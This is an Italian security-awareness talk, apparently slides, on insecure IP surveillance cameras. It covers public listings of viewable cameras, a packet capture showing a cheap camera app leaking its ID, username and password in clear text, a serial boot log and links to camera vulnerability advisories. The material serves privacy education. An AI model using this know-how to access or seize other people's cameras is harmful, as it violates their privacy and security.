
FREE CIRCLE

(In)sicurezza nella videosorveglianza, Telecamere e cattive abitudini

Come calpestare la nostra privacy

di Davide Ammirata

- Non sono un hacker
- Non mi occupo di sicurezza per lavoro
- Mi piace sperimentare e capire (sono un hacker)

Cosa è per noi la privacy ?

Se qualcuno mettesse un chilogrammo di droga a casa vostra, non pensereste che sta intaccando la vostra privacy?

Questo talk non vuole essere esaustivo su tutto, ma tenterò di focalizzare su alcune cose:

- Telecamere di videosorveglianza
- Linux su sistemi embedded
- Uso di reti wireless open e/o di cui non si ha il pieno controllo

FREE CIRCLE

Iniziamo con un concetto basilare, ma a quanto pare non da tutti assimilato:

spesso l'errore sta tra la tastiera e la sedia.

ossia l'utente, che non ritiene la sua privacy un valore

Le telecamere, entrano direttamente nelle nostre case, nei luoghi di lavoro, dove ci sentiamo sicuri:

- Anche sapendo che qualcuno ne ha il controllo?
- Che qualcuno vi può accedere facendogli fare altro rispetto allo scopo originale del dispositivo?


FREE CIRCLE

Telecamere mondiali

Www.insecam.org

www.insecam.org/en/byrating/ 90% Cerca


Watch NetCam camera in Colombia,Bogota



Watch NetCam camera in Colombia,Barranquilla

Watch PanasonicHD camera in India,Pune

Watch Panasonic camera in Korea, Republic Of,Seoul



Watch Panasonic camera in United Kingdom,London

Watch Axis camera in United States,San Jose

FREE CIRCLE

Telecamere Italia 1128 al 25/07/17

www.insecam.org/en/bycountry/IT/?page=2 90% Cerca

Countries Places Cities

- United States(6379)
- Japan(1987)
- France(1226)
- Italy(1128)
- Russian Federation(1030)
- Germany(730)
- Netherlands(721)
- Czech Republic(602)
- Turkey(594)
- United Kingdom(562)
- Korea, Republic Of(426)
- Canada(396)
- Spain(396)
- Switzerland(359)
- Taiwan, Province Of (317)
- Austria(309)

Watch Defeway camera in Italy,Reggio Di Calabria

Watch Defeway camera in Italy,Tarzo

Watch Foscam camera in Italy,Rende


Watch Foscam camera in Italy,Barga

Watch Vivotek camera in Italy,Porto Torres

Watch Mobotix camera in Italy,Rome

Possiamo entrare nel pannello di visualizzazione...

...o nel pannello di configurazione



Quindi la prima regola da seguire è: usare delle password (magari diverse da quelle di default), evitando che chiunque, possa accedere ai vostri dispositivi.

anche usando la password più sicura del mondo ancora potremmo non essere al sicuro...

Altro problema, quello che sta sempre tra la tastiera e la sedia, o meglio tra la la sedia e lo schermo del vostro smartphone….

Quanto vale la vostra privacy? 10 euro? 20 euro? Il costo di una connessione 3G/4G col vostro operatore di fiducia….

200 euro? Il costo di una buona telecamera di marca ….

FREE CIRCLE

AliExpress

Sto acquistantdo...

Tutte le categor

0 Carrello

Mini Telecamera ip Wifi Micro SD CCTV Security Camera 720 P Webcam Wireless Audio Sorveglianza di Visione Notturna di HD Cam Video Telecamera

Prezzo: US $23.01 / piece

Garanzie del venditore: spedizione entro 7 giorni
Consegna puntuale 60 giorni

Vedi istantanea dell'ordine in Inglese | Vedi istantanea dell'ordine in Italiano

Questa è un'istantanea del prodotto scattata quando è stato fatto l'ordine. **Vedi il prodotto corrente**

CN

Vedi il mio r

Aggiungi all

Order time & date: 14:08 Sep. 10 2016

Dettagli del prodotto

Mini Telecamera ip Wifi Micro SD CCTV Security Camera 720 P Webcam Wireless Audio Sorveglianza di Visione Notturna di HD Cam Video Telecamera

[Transaction Screenshot]

€ 20,72 X1

Traffico relativo all' app V380 installata sullo smartphone, catturato con Wireshark 25/07/17

.	Time	Source	Destination	Protocol	Length	Info
13665	229.4452930(	alarm1.nvdvr.cn	host112-173-dynamic.42-79	TCP	80	8888→48951 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len
13666	229.4483660(	host112-173-dynamic	alarm1.nvdvr.cn	TCP	68	48951→8888 [ACK] Seq=1 Ack=1 Win=87808 Len=0 TS
13667	229.4484330(	host112-173-dynamic	alarm1.nvdvr.cn	HTTP	570	GET /GetAlarmMsg/XGPhoneClientRegistered?param=
13668	229.4708070(	alarm1.nvdvr.cn	host112-173-dynamic.42-79	TCP	80	8888→43692 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len

```
e 13670: 362 bytes on wire (2896 bits), 362 bytes captured (2896 bits) on interface 0
x cooked capture
rnet Protocol Version 4, Src: host112-173-dynamic.42-79-r.retail.telecomitalia.it (79.42.173.112), Dst: alarm1.nvdvr.cn (121.19
smission Control Protocol, Src Port: 43692 (43692), Dst Port: 8888 (8888), Seq: 1, Ack: 1, Len: 294
rtext Transfer Protocol
T /GetAlarmMsg/AlarmSelectServletMsg?param=[{"last_fresh_time":0,"dev_id":36954238,"username":"admin","password":"ciao1234"}] H
 [Expert Info (Chat/Sequence): GET /GetAlarmMsg/AlarmSelectServletMsg?param=[{"last_fresh_time":0,"dev_id":36954238,"username":"
```

```
0000  00 04 02 00 00 00 13 d7  32 60 cc 31 36 38 08 00   ........ 2`.168..
0010  45 00 01 5a 1a a8 40 00  3f 06 7a e8 4f 2a ad 70   E..Z..@. ?.z.O*.p
0020  79 c7 2e ac aa ac 22 b8  06 02 33 b1 e5 9a 90 23   y.....". ..3....#
0030  80 18 01 57 a7 1b 00 00  01 01 08 0a 00 8b 29 3b   ...W.... ......);
0040  00 00 00 00 47 45 54 20  2f 47 65 74 41 6c 61 72   ....GET  /GetAlar
0050  6d 4d 73 67 2f 41 6c 61  72 6d 53 65 6c 65 63 74   mMsg/Ala rmSelect
0060  53 65 72 76 6c 65 74 4d  73 67 3f 70 61 72 61 6d   ServletM sg?param
0070  3d 5b 7b 22 6c 61 73 74  5f 66 72 65 73 68 5f 74   =[{"last _fresh_t
0080  69 6d 65 22 3a 30 2c 22  64 65 76 5f 69 64 22 3a   ime":0," dev_id":
0090  33 36 39 35 34 32 33 38  2c 22 75 73 65 72 6e 61   36954238 ,"userna
00a0  6d 65 22 3a 22 61 64 6d  69 6e 22 2c 22 70 61 73   me":"adm in","pas
00b0  73 77 6f 72 64 22 3a 22  63 69 61 6f 31 32 33 34   sword":" ciao1234
00c0  22 7d 5d 20 48 54 54 50  2f 31 2e 31 0d 0a 55 73   "}] HTTP /1.1..Us
00d0  65 72 2d 41 67 65 6e 74  3a 20 44 61 6c 76 69 6b   er-Agent : Dalvik
```

In dettaglio (sempre app V380)….

Source	Destination	Protoc
930(alarm1.nvdvr.cn	host112-173-dynamic.42-79	TCP
660(host112-173-dynamic	alarm1.nvdvr.cn	TCP
330(host112-173-dynamic	alarm1.nvdvr.cn	HTTP
070(alarm1.nvdvr.cn	host112-173-dynamic.42-79	TCP

vtes on wire (2896 bits), 362 bytes captured (2896 bits)

Guardando bene dove sta andando il nostro traffico Dall'ip 79.42.173.112 telecom adsl verso Alarm1.nvdvr.cn


rtext Transfer Protocol
T /GetAlarmMsg/AlarmSelectServletMsg?param=[{"last_fresh_time":0,"dev_id"

":36954238,"username":"admin","password":"ciao1234"}] HTTP/1.1\r\n

0040	00 00 00 00 47 45 54 20 2f 47 65 74 41 6c 61 72	....GET /GetAlar
0050	6d 4d 73 67 2f 41 6c 61 72 6d 53 65 6c 65 63 74	mMsg/Ala rmSelect
0060	53 65 72 76 6c 65 74 4d 73 67 3f 70 61 72 61 6d	ServletM sg?param
0070	3d 5b 7b 22 6c 61 73 74 5f 66 72 65 73 68 5f 74	=[{"last _fresh_t
0080	69 6d 65 22 3a 30 2c 22 64 65 76 5f 69 64 22 3a	ime":0," dev_id":
0090	33 36 39 35 34 32 33 38 2c 22 75 73 65 72 6e 61	36954238 ,"userna
00a0	6d 65 22 3a 22 61 64 6d 69 6e 22 2c 22 70 61 73	me":"adm in","pas
00b0	73 77 6f 72 64 22 3a 22 63 69 61 6f 31 32 33 34	sword":" ciao1234
00c0	22 7d 5d 20 48 54 54 50 2f 31 2e 31 0d 0a 55 73	"}] HTTP /1.1..Us


…faremo caso a cosa sta uscendo….
(id camera, username, password)

WHOIS relativo all' ip risolto col nome a dominio alarm1.nvdvr.cn



In pochi secondi di cattura del traffico durante la visione del video (con chi dialoga la telecamera), vediamo che il dialogo maggiore è con l'IP esterno 146.0.229.42 che è in germania

Address A	Address B	Packets	Bytes	P
146.0.229.42	192.168.111.185	504	383 501	




Invece l'IP pubblico del telefonino e':

Your IP Address: 5.90.183.180


Attenzione all' indirizzo NVDVR.NET

FREE CIRCLE

Sito web corrispondente a www.nvdvr.net con relativa interfaccia di gestione web della telecamera



Schermata di configurazione dell'interfaccia web



Come si vede la telecamera dall'interfaccia web

Ora possiamo decidere:

- È stato stupido usare una connessione altrui?
- È stato stupido comprare una telecamera economica? (Tutte quelle che funzionano con lo stesso software, vendute anche dai “cinesi” a Palermo)
- È una serie di telecamere progettate per essere volutamente insicure?

Basta aprirla, trovare la porta seriale e connettersi, per scoprire che c'e' Linux dentro ...

```
Aimer39 spiboot V1.1.00
asic clk:60000000, pre-scaler=1 (wanted 20Mhz, got 15Mhz)
Load bios from spiflash successfuly!
Uncompressing Linux... done, booting the kernel.
Anyka Linux Kernel Version: 1.1.01
Booting Linux on physical CPU 0
Linux version 3.4.35 (chubby@chubby-VirtualBox) (gcc version 4.4.1 (Sourcery G++ Lite
2009q3-67) ) #17 Fri May 6 16:07:04 HKT 2016
CPU: ARM926EJ-S [41069265] revision 5 (ARMv5TEJ), cr=00053177
Linux video capture interface: v2.00
cfg80211: Calling CRDA to update world regulatory domain
start telnet.....
starting mdev...
*************************
   Love Linux ! ! !
*************************
=========================
mp ver: 2.1.1.20161104_alpha_01
build : Nov  4 2016_16:33:32
=========================
```

Continuando a giocare con le telecamere e dispositivi embedded si trovano, password di default admin/admin, firmware binari da cui estrarre i filesystem per poi ritrovarsi le password cifrate dentro il sorgente del virus Mirai, siti che descrivevano come prender possesso di un NVR (**N**etwork **V**ideo **R**ecorder) da remoto per poi poterlo far diventare un NAS (**N**etwork **A**ttached **S**torage) remoto (come depositarvi un chilogrammo di droga in casa)

…and so on...

Dalle pagine:

https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html

http://seclists.org/fulldisclosure/2017/Mar/23

possiamo trovare alcuni avvisi di sicurezza su come ottenere le credenziali memorizzate in una telecamera e/o fargli eseguire codice da noi scelto

Inoltre è disponibile l'elenco completo delle telecamere coinvolte, circa un migliaio di cui è solo l’inizio…

- 3G+IPCam Other
- 3SVISION Other
- 3com CASA
- 3com Other
- 3xLogic Other
- 3xLogic Radio
- 4UCAM Other
- 4XEM Other
- 555 Other
- 7Links 3677
- 7Links 3677-675
